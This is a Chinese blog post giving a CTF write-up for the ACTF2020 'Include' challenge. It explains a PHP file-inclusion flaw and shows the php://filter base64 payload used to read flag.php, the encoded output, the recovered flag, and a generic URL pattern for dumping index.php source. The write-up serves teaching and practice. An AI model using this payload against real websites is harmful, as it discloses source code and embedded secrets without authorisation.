[ACTF2020 新生赛]Include WriteUp(超级详细)

原创

lunan0320 已于 2022-01-30 11:52:17 修改 472 收藏 4

分类专栏： CTF Web 文章标签： php 安全漏洞

于 2021-04-22 20:55:45 首次发布

本文链接：https://blog.csdn.net/qq_51927659/article/details/116031540

CTF 同时被 2 个专栏收录

14 篇文章 0 订阅

订阅专栏

Web

14 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]Include


> 欢迎大家访问我的GitHub博客
>
> **https://lunan0320.github.io/**

打开靶机发现一个超链接，点击之后出现一段话

“Can you find out the flag?”

查看源码注入，无果

仔细看url，发现有**flag.php**



根据题目提示，该题应该是**文件包含漏洞**，因此可以判断出此题是PHP伪协议题目，**构造payload**如下

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

此时可以得到**base64的编吗后的flag.php**

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmZkYzZhMzItZTZkYS00N2NiLThkMjUtZmY0NDgyZGU3YTVhfQo=
```

对此base64加密后的数据进行**base64解码，**

因此可以得到flag{ffdc6a32-e6da-47cb-8d25-ff4482de7a5a}

扩展：

php://filter 伪协议

该伪协议读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。

```
php://filter/read=convert.base64-encode/resource=XXX.php
```

> php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。
> php://filter 目标使用以下的参数作为它路径的一部分。 复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。

名称	描述
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

在CTF 比赛中 php://filter 常用于读取一个页面的源码

```
http://XXX/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```